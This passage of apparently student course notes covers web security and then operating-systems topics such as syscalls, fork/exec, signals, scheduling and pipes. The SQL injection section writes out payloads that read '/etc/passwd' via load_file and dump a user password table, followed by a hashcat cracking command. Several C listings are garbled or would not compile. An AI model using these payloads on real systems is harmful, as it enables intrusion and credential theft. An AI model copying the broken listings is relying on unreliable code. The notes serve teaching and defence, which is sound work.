- Use HTTP-only cookies (cookies that can't be accessed by javascript). This has the downside of limiting the functionality of the site.

2.18.5 SQL Injection

Consider an insecure web application that allows users to look up their information by their USER ID



Vulnerability: SQL Injection

User ID: Submit

ID: 3
First name: Hack
Surname: Me

This may form a SQL query like this

```
1 select id, first, last from users where id = '%s'
```

Is there a way for us to exploit the server not checking for apostrophes in the query?
Consider the following query

We insert 1' and 1 = 1 -- ,

```
1 select id, first, last from users where id = '1' and 1 = 1 --'
2 -- Note that -- is a comment to make this valid sql
```

And we find that this query ends up returning the user 1! And it is easy to see how this can be extended to get the information of every user by extending the query with an **or**.

What about some more complex queries? For example some databases can load a file with the **load_file**. So this would give the **passwd** file for the database server.

```
1 select id, first, last from users where id = '1' union select
  → load_file('/etc/passwd'), 'foo' --'
2 -- And whatever we want in foo..
```

Other ideas include

```
1 -- the schema
2 ' union select table\schema, table\_name from
  → information\schema.tables --'
3
4 -- users and apasswords
5 | union select user, password from dvwa.users --
6
```

Note that this, on any decent web service, will return a bunch of password hashes. Fortunately most users suck at picking passwords and so we can use a rainbow table to crack the hashes, i.e. by using **hashcat**;

```
hashcat <file_with_password_hashes>
/var/pentest/wordlists/top_100_passwords.txt
```

2.18.6 Passwords

Passwords are commonly used for user authentication but have several problems:

- Users tend to pick easy passwords and share them for many systems
- Authentication is not mutual: when a user enters a password they usually don't know if they are sending the password to the right system

We should consider the implications of this. For example the **load_file** attack would not be possible if we ran the sql server as a non-root server or as an user with restricted access.

Passwords should not be stored in the clear so that if the attacker somehow got the password file they would know the passwords of all users – so passwords are hashed with a one-way hash and only the hash is stored. However if the attacker reverses one password hash then the attacker will have found the password for all users using the same password (not uncommon!). This problem can be prevented by adding a salt (some random value concatenated with the password) which is stored alongside the password file. This doesn't make it more or less difficult to break a single password because the number of password bits still remain the same (instead of guessing $h(<\text{password}>)$ they now guess $h(\text{salt} + <\text{password}>)$ but salt is known).

2.18.7 HTTP Response Splitting

HTTP response splitting is a vulnerability that takes advantage of the fact that HTTP naively parses requests to split it into a header and a body just by looking for a carriage return and line feed sequence. If the string `English` is user input, an attacker can send a request with the language set to `English`

`r`

`n ...` and the server will interpret this as a header and a body. The attacker can then send a response that will be interpreted by the browser as a header and a body. This can be used to inject malicious code into the response.

Comment

This is something that has largely been dealt with but sometimes still pops up in legacy or embedded systems.

2.18.8 Cross-Site Request Forgery (CSRF)

Comment

This one is still relevant and is a common attack vector.

A vulnerability that allows unauthorized commands to be executed on a web application from an user. Tricks users into visiting a website that contains a link to a site that the user may have visited previously. If the user's browser contains a valid authenticated cookie for the site, the attacker can issue authenticated requests to the site.

For example,

1 ``

This would simulate a user visiting the bank's website and transferring money to the attacker via the request. There's technically nothing wrong with it because the request is coming from the user's browser. But the user didn't intend to do this. It also doesn't violate the same origin policy because it doesn't involve requesting for cookie contents.

This is very difficult to fix on the client side and largely would have to be kept in mind by the application developer⁴⁵.

Defenses against CSRF:

- Limiting the lifetime of authentication cookies
- Checking HTTP referrer headers (make sure that the referrer is the URL of the previous webpage from which a link was followed) (but this can be possibly forged, depending on the browser)
- Requiring secret token in the GET and POST parameters
- Requiring authentication in GET and POST parameters, not in cookies only

⁴⁵ This is why banks tend to have layers of confirmation screens and short authentication lifetimes.

2.18.9 Multi-Factor Authentication (MFA)

- Authentication, in general, uses a piece of information about the user (authentication factor) to verify that the user is who they say they are. This is usually something that they know, they have, they are, or can do.
- Multi-factor authentication is a method of authentication that requires more than one authentication factor to be used to verify the user.
 - For example: smart credit cards contain a secure chip that can be used to authenticate the user that contains keys and performs cryptographic operations, usually having the card sign a randomly generated string
 - As discussed in the labs, the user can also use a one-time password (OTP) that is generated by a hardware token or a mobile app
 - Biometric systems:
 - Moving from binary to probabilistic security model (false rejection/false acceptance)
 - Layered approaches and good management of biometric templates are necessary


2.18.10 Federated Identity

A single service maintains a user's username and passwords. Handles new registrations, password resets, etc. Multiple services rely on the identity provider to help authenticate users that interact with the services. UTORid is an example.

A case study is the Kerberos system, which is a federated identity system that is used by many organizations to authenticate users via a trusted third party and Needham-Schroeder. The trusted third party uses an authentication server and a ticket-granting server.

There are three layers to it:

1. Authentication
2. Authorization
3. Service



The authentication layer creates a secure token given to the user that the user can then use to prove that they are who they claim they are. Next, they go through the authorization server using its token to get a service token. This authorization service has no idea how to authenticate but it can know if the key is valid. This token is then used to access the service, i.e. printing. The service can then use the ticket to grant access to whatever the ticket is for.

Comment

A nice part of this kind of layered system is that it offers flexibility and agility in design and maintenance. This is especially important for a changing product.

SECTION 3

ECE353 Operating Systems

Comment

Examples and some figures taken from Prof. Jon Eyolfson's ECE353 slides and notes (<https://eyolfson.com>).

SUBSECTION 3.1

Kernel Mode

3.1.1 ISAs and Permissions

There are a number of ISAs in use today; x86 (amd64), aarch64 (arm64), and risc-v are common ones. For purposes of this course we will study largely arm systems but will touch on the other two as well.




Figure 50. x86 Instruction access rings. Each ring can access instructions in its outer rings.

The kernel runs in, well, Kernel mode. **System calls** offer an interface between user and kernel mode⁴⁶.

The system call ABI for x86 is as follows:

⁴⁶Linux has 451 total syscalls

Note: API (application programming interface), ABI (Application Binary Interface). API abstracts communication interface (i.e. two ints), ABI is how to layout data, i.e. calling convention

Enter the kernel with a svc instruction, using registers for arguments:

- x8 — System call number
- x0 — 1st argument
- x1 — 2nd argument
- x2 — 3rd argument
- x3 — 4th argument
- x4 — 5th argument
- x5 — 6th argument

This ABI has some limitations; i.e. all arguments must be a register in size and so forth, which we generally circumvent by using pointers.

For example, the `write` syscall can look like:

```
1 ssize_t write(int fd, const void* buf, size_t count);
2 // writes bytes to a file descriptor
```

3.1.2 ELF (Executable and Linkable Format)

- Always starts with 4 bytes: 0x7F, 'E', 'L', 'F'
- Followed byte for 32 or 64 bit architecture
- Followed by 1 byte for endianness

`readelf` can be used to read ELF file headers.

For example, `readelf -a $(which cat)` produces (output truncated)

Most file formats have different starting signatures or magic numbers

```
1 ELF Header:
2   Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
3   Class: ELF64
4   Data: 2's complement, little endian
5   Version: 1 (current)
6   OS/ABI: UNIX - System V
7   ABI Version: 0
8   Type: DYN (Position-Independent
       ↳ Executable file)
9   Machine: Advanced Micro Devices X86-64
10  Version: 0x1
11  Entry point address: 0x32e0
12  Start of program headers: 64 (bytes into file)
13  Start of section headers: 33152 (bytes into file)
14  Flags: 0x0
15  Size of this header: 64 (bytes)
16  Size of program headers: 56 (bytes)
17  Number of program headers: 13
18  Size of section headers: 64 (bytes)
19  Number of section headers: 26
20  Section header string table index: 25
```

`strace` can be used to trace systemcalls. For example let's look at the 168-byte hello-world example

```

1 ELF Header:
2   Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
3   Class: ELF64
4   Data: 2's complement, little endian
5   Version: 1 (current)
6   OS/ABI: UNIX - System V
7   ABI Version: 0
8   Type: DYN (Position-Independent)
9     ↳ Executable file)
10  Machine: Advanced Micro Devices X86-64
11  Version: 0x1
12  Entry point address: 0x32e0
13  Start of program headers: 64 (bytes into file)
14  Start of section headers: 33152 (bytes into file)
15  Flags: 0x0
16  Size of this header: 64 (bytes)
17  Size of program headers: 56 (bytes)
18  Number of program headers: 13
19  Size of section headers: 64 (bytes)
20  Number of section headers: 26
21  Section header string table index: 25

```

This output is followed by information about the program and section headers

Listing 2: Note: This is for arm cpus

If we run this then we see that the program makes a `write` syscall as well as a `exit_group`

```

1 execve (" ./ hello_world " , [ " ./ hello_world " ] , 0 x7ffd0489de40
2   ↳ /* 46 vars */ ) = 0
3 write (1 , " Hello world \ n " , 12) = 12
4 exit_group (0) = ?
5 +++ exited with 0 +++

```

Note that these strings are not null-terminated (null-termination is just a C thing) because we don't want to be unable to write strings with the null character to it.

Figure 51. A c hello world would load the stdlib before printing...

3.1.3 Kernel

The kernel can be thought of as a long-running program with a ton of library code which executes on-demand. Monolithic kernels run all OS services in kernel mode, but micro kernels run the minimum amount of servers in kernel mode. Syscalls are slow so it can be useful to put things in the kernel space to make it faster. But there are security reasons against putting everything in kernel mode.

3.1.4 Processes & Syscalls

A process is like a combination of all the virtual resources; a "virtual GPU" (if applicable), memory (addr space), I/O, etc. The unique part of a struct is the PCB (Process Control Block) which contains all of the execution information. In Linux this is the `task_struct` which contains information about the process state, CPU registers, scheduling information, and so forth.




Figure 52. A possible process state diagram

These state changes are managed by the Process and OS⁴⁷ so that the OS scheduler can do its job. An example of where some of these states can be useful would be to free up CPU time while a process is in the Blocked state while waiting for IO. Process can either manage themselves (cooperative multitasking) or have the OS manage it (true multitasking). Most systems use a combination of the two, but it's important to note that cooperative multitasking is not true multitasking.

⁴⁷ *I think*

Context switching (saving state when switching between processes) is expensive. Generally we try to minimize the amount of state that has to be saved (the bare minimum is the registers). The scheduler decides when to switch. Linux currently uses the CFS⁴⁸.

Process state can be read in /proc for linux systems.

In `c` most system calls are wrapped to give additional features and to put them more concretely in the userspace.

```

#include <stdio.h>
#include <stdlib.h>

void fini(void) {
    puts("Do fini");
}

int main(int argc, char **argv) {
    atexit(fini);
    puts("Do main");
    return 0;
}

```

Figure 53. Demonstration of c feature to register functions to call on program exit

```

1 int main ( int argc , char * argv [] ) {
2     printf ("I 'm going to become another process \n" );
3     char * exec_argv [] = { " ls " , NULL };
4     char * exec_envp [] = { NULL };
5     int exec_return = execve ("/ usr / bin / ls " , exec_argv ,
6     ↪ exec_envp );
7     if ( exec_return == -1) {
8         exec_return = errno ;
9         perror (" execve failed " );
10        return exec_return ;
11    }
12    printf (" If execve worked , this will never print \n" );
13    return 0;
}

```

Listing 3: Demo of execve turning current program to ls (executes program, wrapper around exec syscall)

```

1 #include <sys/syscall.h>
2 #include <unistd.h>
3
4 int main (){
5     syscall(SYS_exit_group, 0);
6 }
7

```

Listing 4: An example of using a raw syscall system exit instead of c's exit()

SUBSECTION 3.2

Fork, Exec, And Processes

- **fork** creates a new process which is a copy of the current process. Everything is exactly the same except for the PID in the child and PID in the parent.
 - Returns -1 on error, 0 in the child process, and the pid of the child in the parent process
- **exec** replaces the current process with a new one
 - Returns -1 on error

Process states:

- The CPU is responsible for *scheduling* processes, so there can be >1 process per core.
- Maintaining the parent-child relationship
 - Parent is responsible for the child
 - This usually works; the parent can wait for the child to finish. But what if the parent crashes, etc?
 - Zombie: a process that has finished but has not been cleaned up by its parent. This can be a problem because the process is still using resources. The OS has to keep a zombie process until it's acknowledged. To avoid zombie build-up the OS can signal the parent process (over IPC) to acknowledge the child. (The parent can ignore it)
 - Orphan: a process that has no parent. This can happen if the parent crashes. The OS can adopt the orphan and make it a child of the init process which can keep onto them or kill them as needed.

```

1 int main(int argc, char *argv[]) {
2     pid_t pid = fork();
3     if (pid == -1) {
4         int err = errno; perror("fork failed"); return err;
5     }
6     if (pid == 0) {
7         printf("Child parent pid: %d\n", getppid());
8         sleep(2);
9         printf("Child parent pid (after sleep): %d\n", getppid());
10    }
11    else {
12        sleep(1); }
13    return 0; }
```

Listing 5: orphan example: parent exits before child and `init` has to clean up

SUBSECTION 3.3

IPC

Reading and writing files is a form of IPC. For example, a simple process could write everything it reads, i.e this facsimile of the `cat` program

```

1 int main() {
2     char buffer[4096];
3     ssize_t bytes_read;
4     // read (see man 2 read) reads from a file descriptor
5     // can't assume always successful; see from `man errno`
6     // Nearly all of the system calls provide an error number in the
7     // external variable errno, which is defined as: extern int errno.
8     // Refer to man pages for what each errno means.
9
10    while ((bytes_read = read(0, buffer, sizeof(buffer))) > 0) {
11        ssize_t bytes_written = write(1, buffer, bytes_read);
12        if (bytes_written == -1) {
13            int err = errno;
14            perror("write");
15            return err;
16        }
17        assert(bytes_read == bytes_written);
18    }
19    if (bytes_read == -1) {
20        int err = errno;
21        perror("read");
22        return err;
23    }
24    assert(bytes_read == 0);
25    return 0;
26 }
```

Standard file descriptors: 0 = `stdin`, 1 = `stdout`, 2 = `stderr`

Another way of IPC is using signals. Common signals include

- SIGINT (Ctrl-C)

- SIGKILL (kill -9)
- EOF (Ctrl-D)

A signal pauses (interrupts) your program and then runs the signal handler. Process can be interrupted at any point in execution, and the process will resume after the signal handler finishes.

```
1 ssize_t bytes_read;
2     while ((bytes_read = read(0, buffer, sizeof(buffer))) != 0) {
3         if (bytes_read == -1) {
4             if (errno == EINTR) {
5                 continue;
6             }
7             else {
8                 break;
9             }
10        }
11        ssize_t bytes_written = write(1, buffer, bytes_read);
12        if (bytes_written == -1) {
13            int err = errno;
14            perror("write");
15            return err;
16        }
17        assert(bytes_read == bytes_written);
18    }
19    if (bytes_read == -1) {
20        int err = errno;
21        perror("read");
22        return err;
23    }
24    assert(bytes_read == 0);
25    return 0;
26 }
```

// breaking here

```
1 int main(int argc, char *argv[])
2 {
3     if (argc > 2) {
4         return EINVAL;
5     }
6
7     if (argc == 2) {
8         close(0);
9         int fd = open(argv[1], O_RDONLY);
10        if (fd == -1) {
11            int err = errno;
12            perror("open");
13            return err;
14        }
15    }
16
17    register_signal(SIGINT);
18    register_signal(SIGTERM);
19
20
21    char buffer[4096];
22    ssize_t bytes_read;
23    while ((bytes_read = read(0, buffer, sizeof(buffer))) > 0) {
24        ssize_t bytes_written = write(1, buffer, bytes_read);
25        if (bytes_written == -1) {
26            int err = errno;
27            perror("write");
28            return err;
29        }
30        assert(bytes_read == bytes_written);
31    }
32    if (bytes_read == -1) {
33        int err = errno;
34        perror("read");
35        return err;
36    }
37    assert(bytes_read == 0);
38    return 0;
39 }
```

- `register_signal` sets a bunch of things such that we can handle the signal i.e. execute a function when a signal occurs. In this program we register SIGINT and SIGTERM with the kernel to execute `handle_signal`.
- This will still fail on ctrl-c because the read system call can error out

```
1 void handle_signal(int signum) {
2     if (signum != SIGCHLD) {
3         printf("Ignoring signal %d\n", signum);
4     }
5
6     printf("Calling wait\n");
7     int wstatus;
8     pid_t wait_pid = wait_pid = waitpid(-1, &wstatus, WNOHANG);
9     // Here in our interrupt (signal) handler we check for SIGCHLD and
10    → then waitpid the child if applicable
11    if (wait_pid == -1) {
12        int err = errno;
13        perror("wait_pid");
14        exit(err);
15    }
16    if (WIFEXITED(wstatus)) {
17        printf("Wait returned for an exited process! pid: %d, status:
18        → %d\n", wait_pid, WEXITSTATUS(wstatus));
19    } else {
20        exit(ECHILD);
21    }
22    exit(0);
23 }
24
25
26 void register_signal(int signum) {
27     struct sigaction new_action = {0};
28     sigemptyset(&new_action.sa_mask);
29     new_action.sa_handler = handle_signal;
30     if (sigaction(signum, &new_action, NULL) == -1) {
31         int err = errno;
32         perror("sigaction");
33         exit(err);
34     }
35 }
36
37 int main() {
38     register_signal(SIGCHLD);
39
40     pid_t pid = fork();
41     if (pid == -1) {
42         return errno;
43     }
44     if (pid == 0) {
45         sleep(2);
46     } else {
47         while (true) {
48             printf("Time to go to sleep\n");
49             sleep(9999);
50         }
51     }
52 }
53 return 0;
54 }
```

- This snippet checks errno. and tries read again. Then the program is able to handle ctrl-c.
- This program can still get killed by kill -9 since it doesn't handle SIGKILL.
- Let's say we register *SIGKILL* with the kernel to execute `handle_signal`. This will not work because you aren't allowed to ignore SIGKILL (-9).

Another thing we're interested in is to find out when a process is done. This can be polling on `waitpid`⁴⁹

⁴⁹wait for process termination

```

1  int main() {
2      pid_t pid = fork();
3      if (pid == -1) {
4          return errno;
5      }
6      if (pid == 0) {
7          sleep(2);
8      }
9      else {
10         pid_t wait_pid = 0;
11         int wstatus;
12
13         unsigned int count = 0;
14         while (wait_pid == 0) {
15             ++count;
16             printf("Calling wait (attempt %u)\n", count);
17             wait_pid = waitpid(pid, &wstatus, WNOHANG);
18         }
19
20         if (wait_pid == -1) {
21             int err = errno;
22             perror("wait_pid");
23             exit(err);
24         }
25         if (WIFEXITED(wstatus)) {
26             printf("Wait returned for an exited process! pid: %d, status:
27             %d\n", wait_pid, WEXITSTATUS(wstatus));
28         }
29         else {
30             return ECHILD;
31         }
32     }
33     return 0;
34 }
```

Alternatively, we should use interrupts

Note: interrupt handlers run to completion. But an interrupt handler may occur while another interrupt handler is running, so execution must be passable and state managed accordingly

```
1 void handle_signal(int signum) {
2     if (signum != SIGCHLD) {
3         printf("Ignoring signal %d\n", signum);
4     }
5
6     printf("Calling wait\n");
7     int wstatus;
8     pid_t wait_pid = wait_pid = waitpid(-1, &wstatus, WNOHANG);
9     // Here in our interrupt (signal) handler we check for SIGCHLD and
10    → then waitpid the child if applicable
11    if (wait_pid == -1) {
12        int err = errno;
13        perror("wait_pid");
14        exit(err);
15    }
16    if (WIFEXITED(wstatus)) {
17        printf("Wait returned for an exited process! pid: %d, status:
18        → %d\n", wait_pid, WEXITSTATUS(wstatus));
19    } else {
20        exit(ECHILD);
21    }
22    exit(0);
23 }
24
25
26 void register_signal(int signum) {
27     struct sigaction new_action = {0};
28     sigemptyset(&new_action.sa_mask);
29     new_action.sa_handler = handle_signal;
30     if (sigaction(signum, &new_action, NULL) == -1) {
31         int err = errno;
32         perror("sigaction");
33         exit(err);
34     }
35 }
36
37 int main() {
38     register_signal(SIGCHLD);
39
40     pid_t pid = fork();
41     if (pid == -1) {
42         return errno;
43     }
44     if (pid == 0) {
45         sleep(2);
46     } else {
47         while (true) {
48             printf("Time to go to sleep\n");
49             sleep(9999);
50         }
51     }
52 }
53 return 0;
54 }
```

On a RISC-5 CPU there are three terms for interrupts:

- Interrupt: by external hardware and handled by kernel
- Exception: triggered by an instruction, kernel handles though process can optionally handle
- Trap: transfer of control of a trap handler by either an exception or interrupt. Syscall is a requested trap

SUBSECTION 3.4

Pipe

Definition 28

```
int pipe(int pipefd[2]);
```

Returns 0 on success, -1 on failure (and sets errno). Forms a one-way communication channel with 2 file descriptors; 0 for reading and 1 for writing. The pipe is unidirectional.

SUBSECTION 3.5

Basic Scheduling

- A pre-emptive resource can be taken and used for something else; i.e. CPU. Shared via scheduling
- A non-pre-emptive resource cannot be taken and used for something else; i.e. I/O. Shared via alloc/dealloc or queuing. Note that some parallel or distributed systems may allow you to allocate a CPU
- Dispatcher: responsible for context switching. Scheduler: deciding which processes to run
- Non-preemptible processes must run until completion, so the scheduler can only make a decision on termination.
- Pre-emptive allows the OS to run scheduler at will.
- Schedulers seek to minimize waiting time and maximize cpu utilization/throughput – all while giving each process the same percent of CPU time.

Definition 29

FCFS (First come first served) is a scheduling algorithm that runs the process that arrives first. Processes are stored in a queue in arrival order. This has the downside of potentially introducing long wait times if longer tasks arrive before shorter ones.

Definition 30

SJF (Shortest job first): schedule the job with the shortest execution time first. Though it's optimal at minimizing average wait times, since we don't know how long each process takes it may not be practically optimal. It also has the downside of potentially starving longer jobs.


Definition 31

SRTF (Shortest Remaining Time First): schedule the job (with pre-emptions now) with the shortest remaining time. This optimizes the average waiting time.

Consider the same processes and arrival times as SJF:

Process	Arrival Time	Burst Time
P ₁	0	7
P ₂	2	4
P ₃	4	1
P ₄	5	4

For SRTF, our schedule is (arrival on top):



$$\text{Average waiting time: } \frac{9+1+0+2}{4} = 3$$

So far we haven't considered fairness. We can make a scheduler more fair by using a round-robin scheduler, which is a pre-emptive scheduler which divides execution time into quanta and gives processes <quanta> of time while round-robinning through them.⁵⁰

⁵⁰How to consider quantum length?
Consider context switching time

Process	Arrival Time	Burst Time
P ₁	0	7
P ₂	2	4
P ₃	4	1
P ₄	5	4

For RR, our schedule is (arrival on top, queue on bottom):




Figure 54. RR example with quanta of 3 units. Average number of switches is 7, average waiting time is $\frac{8+8+5+7}{4} = 7$, average response time is $\frac{0+1+5+5}{4}$. Note that ties are handled by favouring new processes.

Round robin performance is dependent on quantum length and job length. Long quantum causes starvation (FCFS), but too low and the performance sucks since context switches introduce overhead. If jobs have similar lengths RR has poor average waiting time

SUBSECTION 3.6

Advanced Scheduling

- Processes can be given a priority. Linux: some integer value -20 -> 19
- Processes may *starve* if there are a lot of higher priority processes. Can be resolved by dynamically changing priorities i.e. upping priority of a old process

Priority inversion: accidentally changing priority of low priority process to high through some dependency (i.e. high priority depending on low priority), which effectively flips the actual task priority.

This is a problem and a common solution for it is *priority inheritance*, where when a job

blocks one or more high-priority jobs it ignores the original assessment and executes it's critical section⁵¹ at a higher priority level, then returns to its original level.

⁵¹ The blocking portion

- Recall: fg, bg, ctrl-z, jobs, and so forth
- Foreground/background processes foreground processes are those that are currently running and can be interacted with. Background processes are those that are running in the background and cannot be interacted with (take user input). This is to separate processes that need good response times nad those that don't.
- One strategy is to create different queues for foreground and background processes, i.e. round-robin foreground and then FCFS for background ... then schedule between the queues

Scheduling is a complex topic and there are many more algorithms that make an array of tradeoffs

Formally UNIX background processes are ones where the process group ID differs from its terminal group ID

SUBSECTION 3.7

Symmetric Multiprocessing (SMP)

Definition 33

Symmetric Multiprocessing:

- All CPUS connected to same physical memory
- Each CPU has its own cache

Scheduling approaches:

- Per-CPU schedulers: assign a process to a CPU on creation (i.e. CPU with least processes). Easy to implement, no blocking, can cause load imbalance.
- Global scheduler: only one scheduler: adding processes while there are available CPUs. Can cause blocking, but load balanced (In Linux 2.4)
- These two extremes have downfalls, so we try to make a compromise: keep a global scheduler that can rebalance per-CPU cores; if a CPU is idle it can steal work from another CPU. Can also introduce *process affinity*; the preference of a process to be scheduler on the same core⁵². This is a simplified version of the $O(1)$ scheduler in Linux 2.6.
- Gang scheduling: run a set of related processes simultaneously on a set of CPUs. This is useful for parallel applications (but requires global context switch across all CPUs).
- Real-time scheduling is also another problem: we may want to guarantee that tasks complete in a certain amount of time⁵³
 - Current linux impls two soft-time schedulers: SCHED_FIFO and SCHED_RR, each with 0-99 static priority levels. Normal scheduling priorities apply to other processes (SCHED_NORMAL) with range $-20 \rightarrow 19$, 0 default.
 - Processes can change their own priorities with syscalls (nice, sched_setscheduler)
 - 2.4-2.6: $O(N)$ global queue, 2.6-26.22: per-queue run queue, $O(1)$ scheduler (complex, no fairness guarantee, not interactive), 2.6.3-CFS⁵⁴ based on red-black trees
- $O(1)$ scheduler is not great for modern computing; whereas in the past foreground/background was a reasonable split heuristic nowadays a lot of background processes are relevant.

⁵² to deal with cache locality

⁵³ Also, there are hard and soft real-time systems. Linux also implements FCFS and RR scheduling which you can select for tasks.

⁵⁴ completely fair scheduler

Definition 34

Ideal Fair Scheduling (IFS):

- Assume infinitely small time slice. If n processes, each runs at $\frac{1}{n}$ rate.
- Fair, interactive, and each process gets an equal amount of CPU time
- Would perform way too many context switches and have to scan all processes ($O(n)$)
- Impractical

Definition 35

Completely Fair Scheduler (CFS):

- For each runnable process assign it a ‘virtual’ runtime – at each scheduling point the process runs for time t and then increase its virtual runtime by $t \cdot \text{weight}$ (based on priority)
- Virtual runtime monotonically increases. Scheduler selects process based on lowest virtual runtime to compute its dynamic time slice w/ IFS
- Allow process to run, and then when its time is up repeat the process
- Implemented with red-black trees keyed by virtual runtime. Impl uses red-black tree with nanosecond resolution.
- Tends to favour I/O bound processes by default (small CPU translates to low vruntime – larger time slice to catch up to ideal)

SUBSECTION 3.8

Libraries

- Systemcalls use registers, while C is stack-based
- Arguments pushed onto stack from right-to-left, rax, rcx, rdx caller (remaining callee) saved
- Static libraries included at link time; i.e. .c -> .o -> exe, can also create archives via lots of .o -> .a which are then linked with a .o with a main to produce an executable
- .so (shared object) are reusable; multiple programs can use the same .so. OS only has to load one libc.so for example. Included at runtime
- `ldd <executable>` shows the shared objects used by an executable
- `objdump -T <executable>` shows the symbols in an executable. -d to disassemble library
- Can also statically link, i.e. copy .o to executable. Static linking is useful for small programs that don't need to be updated often and are also more portable (batteries included) at cost of recompilation and larger binary sizes
- Dynamic libraries can break executables if their ABI changes
- C has a consistent struct abi for example, i.e. memory w/ fields matching declaration order. Example of this may be function argument order/type or exposed struct member order.
- Use `semver` to version libraries; x.y.z; x major (breaking), y minor (non-breaking), z patch (bug fixes)

- dyn libraries make for easier development and debugging; can control dynamic linking with env variables (LD_LIBRARY_PATH, LD_PRELOAD). For example we can make a wrapper lib around liballoc that would output all malloc/free calls.

SUBSECTION 3.9

Processes

- `execlp`: easier alternative to `execvp`. Does not return on success, but does return -1 on failure and sets `errno`. Lets you use `c` varargs instead of a string array
- `dup`, `dup2`: returns a new FD on success – copies the FD so that the old and new fd refer to the same thing. `dup` will return the lowest file descriptor, `dup2` will automatically close the `newfd` (if open) and then make `newfd` refer to the same thing as `oldfd`. Generally use `dup2` to make a new fd of any type you desire.

```

1 #include <assert.h>
2 #include <errno.h>
3 #include <stdio.h>
4 #include <stdlib.h>
5 #include <string.h>
6 #include <sys/wait.h>
7 #include <unistd.h>
8 // note: static is limited to a translation/compilation unit (i
→ believe) but this is commonly just a file. Should factcheck this.
9 static void check_error(int ret, const char *message) {
10     if (ret != -1) {
11         return;
12     }
13     int err = errno;
14     perror(message);
15     exit(err);
16 }
17
18 static void parent(int in_pipefd[2], int out_pipefd[2], pid_t
→ child_pid) {
19     const char* message = "Hello, world!\n";
20     int bytes_written = write(in_pipefd[1], message, strlen(message));
21     check_error(bytes_written, "write");
22     close(in_pipefd[1]); // need to close otherwise we have a
→ deadlock; child's read will until this happens (hence blocking
→ waitpid below)
23
24     int wstatus;
25     check_error(waitpid(child_pid, &wstatus, 0), "waitpid");
26     assert(WIFEXITED(wstatus) && WIFEXITSTATUS(wstatus) == 0);
27
28     char buf[4096]; // some large number. Can overflow
29     // use read end (0)
30     check_error(out_pipefd[1]);
31     int (bytes_read = read(out_pipefd[0], buf, sizeof(buf)));
32     check_error(bytes_read);
33     printf("Got %*s\n", bytes_read, buffer); // not a c-string from
→ the fd. Need to specify length.
34 }
35
36 static void child(int in_pipefd[2], int out_pipefd[2], const char
→ *program) {
37     // make write end of out_pipefd the stdout of the child
38     check_error( dup2(out_pipefd[1], STDOUT_FILENO), "dup2" );
39     check_error( dup2(out_pipefd[0], STDIN_FILENO), "dup2" ); // and
→ same for stdin
40     // before dup2: 0, 1, 2, 3, 4 (3,4 are out_pipefd)
41     // after call to dup2: closes what fd1 points to (stdout) and
→ replaces stdout with the write end of out_pipefd
42     // Convention: only have 3FD open; clean up after yourself. Close
→ the other file descriptors (3,4)
43     check_error(close(out_pipefd[1]));
44     // and need to close all the other fds here (omited for brevity)
45     execvp(program, program, NULL);
46 }
47
48

```

And continuing here to break across two pages...

```

1 int main(int argc, char* argv[]) {
2     if (argc != 2) { return EINVAL; }
3     // will have 3 fd open: 0, 1, 2 for stdin, stdout, stdrr
4
5     int in_pipefd[2] = {0};
6     int out_pipefd[2] = {0};
7     check_error(pipe(out_pipefd), "outpipe");
8     check_error(pipe(id_pipefd), "inpipe");
9     // 0 is read end, 1 is write end
10    // want to use the pipe to communicate with the child
11    // pipe before fork, so that both parent and child have access to
12    → the pipe
13    // replace child stdout to out_pipefd[1]
